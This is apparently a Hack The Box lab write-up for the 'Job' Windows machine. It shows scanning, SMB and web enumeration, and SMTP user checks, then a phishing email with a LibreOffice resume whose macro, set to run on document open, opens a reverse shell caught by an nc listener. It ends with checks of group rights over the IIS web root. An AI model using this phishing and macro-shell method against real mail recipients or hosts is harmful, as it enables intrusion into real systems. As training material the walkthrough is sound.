Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ nmap -sC -sV -Pn 10.129.234.73 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 18:24 +0000
Nmap scan report for 10.129.234.73
Host is up (0.40s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: JOB, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Job.local
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=job
| Not valid before: 2026-04-22T08:52:51
|_Not valid after:  2026-10-22T08:52:51
| rdp-ntlm-info:
|   Target_Name: JOB
|   NetBIOS_Domain_Name: JOB
|   NetBIOS_Computer_Name: JOB
|   DNS_Domain_Name: job
|   DNS_Computer_Name: job
|   Product_Version: 10.0.20348
|_  System_Time: 2026-04-23T09:02:58+00:00
|_ssl-date: 2026-04-23T09:03:41+00:00; -9h22m40s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: JOB; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: -9h22m42s, deviation: 1s, median: -9h22m43s
| smb2-time:
|   date: 2026-04-23T09:03:03
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.63 seconds
SMB - TCP 445
I would check the smb service firstly
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ netexec smb 10.129.234.73
SMB         10.129.234.73   445    JOB              [*] Windows Server 2022 Build 20348 (name:JOB) (domain:job) (signing:False) (SMBv1:None)

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ netexec smb 10.129.234.73 -u guest -p ''
SMB         10.129.234.73   445    JOB              [*] Windows Server 2022 Build 20348 (name:JOB) (domain:job) (signing:False) (SMBv1:None)
SMB         10.129.234.73   445    JOB              [-] job\guest: STATUS_ACCOUNT_DISABLED

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ netexec smb 10.129.234.73 -u wither -p wither
SMB         10.129.234.73   445    JOB              [*] Windows Server 2022 Build 20348 (name:JOB) (domain:job) (signing:False) (SMBv1:None)
SMB         10.129.234.73   445    JOB              [-] job\wither:wither STATUS_LOGON_FAILURE
But now we still don't have any other valid credit, maybe when we have valid credit and come back here.
HTTP - TCP 80
 From the index page, there seems nothing interesting.
career@job.localseems like a valid email here, also we have found port 25 smtpservice is open, maybe we can try Phishing email attack.
I will try to fuzz the valid web contents
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ ffuf -u http://10.129.234.73/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.234.73/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 3261, Words: 863, Lines: 59, Duration: 360ms]
assets                  [Status: 301, Size: 151, Words: 9, Lines: 2, Duration: 546ms]
aspnet_client           [Status: 301, Size: 158, Words: 9, Lines: 2, Duration: 550ms]
css                     [Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 405ms]
index.html              [Status: 200, Size: 3261, Words: 863, Lines: 59, Duration: 377ms]
js                      [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 351ms]
:: Progress: [4614/4614] :: Job [1/1] :: 119 req/sec :: Duration: [0:00:47] :: Errors: 0 ::

/aspnet_clientseems interesting, but we can't access to it
SMTP - TCP 25
Now we have known the valid account career@job.local
We can use telnetto help us interact with the service
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ telnet 10.129.234.73 25
Trying 10.129.234.73...
Connected to 10.129.234.73.
Escape character is '^]'.
220 JOB ESMTP
EHLO job.local
250-JOB
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
Next, I would try VEFYmethod to verify the carrier account
VRFY career
502 VRFY disallowed.
But it was disallowed for us.
I can send an email and test the user using the RCPT TO method.
MAIL FROM:<wither@job.local>
250 OK
RCPT TO:<career@job.local>
250 OK
The website says they require resumes in LibreOffice format.
We need to use LibreOffice Writerto help us make a malicious resume.

Under Tools –> Macros –> Organize Macros –> Basic, I’ll select my doc and click New:

We'll name it "Shell," and the pop-up window will be the macro editor. I'll add a simple reverse shell from revshells.com:
 I will save and exit the macro editor. I need to set it to execute automatically by going to the "Events" tab in "Tools" -> "Customize" and finding "Open Document":
 I’ll click “Macro…” and assign my macro:

Now we can try to use swaksto send the resume.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ swaks --to career@job.local --from wither@job.local --header "Subject: Hire me" --body "Please review my resume" --attach @wither.odt --server 10.129.234.73
=== Trying 10.129.234.73:25...
=== Connected to 10.129.234.73.
<-  220 JOB ESMTP
 -> EHLO localhost
<-  250-JOB
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<wither@job.local>
<-  250 OK
 -> RCPT TO:<career@job.local>
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> Date: Fri, 24 Apr 2026 05:27:20 +0000
 -> To: career@job.local
 -> From: wither@job.local
 -> Subject: Hire me
 -> Message-Id: <20260424052720.028478@localhost>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_28478"
 ->
 -> ------=_MIME_BOUNDARY_000_28478
 -> Content-Type: text/plain
--snip--
Then wait for a min, we can get the reverse shell as job\jack.black
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Job]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.129.234.73] 51245
whoami
job\jack.black
Privilege Escalation
I would check the groups and privilege
PS C:\Users\jack.black\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                           Attributes
====================================== ================ ============================================= ==================================================
Everyone                               Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
JOB\developers                         Alias            S-1-5-21-3629909232-404814612-4151782453-1001 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113                                     Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
PS C:\Users\jack.black\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
jake.black is the member of Remote Desktop User, and also he is in the group JOB\developers.But we still don't have any password of jake.black.We can't do anything with that.
From the Userdirectory, there seems no other interested user.
Continue to enumerate the file system, we can find the web service is running on the file path
C:\inetpub
PS C:\inetpub> dir


    Directory: C:\inetpub


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         11/9/2021   9:02 PM                custerr
d-----         4/16/2025  11:21 AM                DeviceHealthAttestation
d-----         4/16/2025  11:25 AM                history
d-----        11/10/2021   8:10 PM                logs
d-----        11/10/2021   8:52 PM                temp
d-----        11/10/2021   8:57 PM                wwwroot


PS C:\inetpub> cd wwwroot
PS C:\inetpub\wwwroot> dir


    Directory: C:\inetpub\wwwroot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/10/2021   8:52 PM                aspnet_client
d-----         11/9/2021   9:24 PM                assets
d-----         11/9/2021   9:24 PM                css
d-----         11/9/2021   9:24 PM                js
-a----        11/10/2021   9:01 PM            298 hello.aspx
-a----         11/7/2021   1:05 PM           3261 index.html
Remember that jake.blackis member of developer, the development team has complete control over the wwwroot directory:
PS C:\inetpub\wwwroot> cacls .
C:\inetpub\wwwroot JOB\developers:(OI)(CI)F
                   BUILTIN\IIS_IUSRS:(OI)(CI)R
                   NT SERVICE\TrustedInstaller:(ID)F
                   NT SERVICE\TrustedInstaller:(OI)(CI)(IO)(ID)F
                   NT AUTHORITY\SYSTEM:(ID)F
                   NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F
                   BUILTIN\Administrators:(ID)F
                   BUILTIN\Administrators:(OI)(CI)(IO)(ID)F
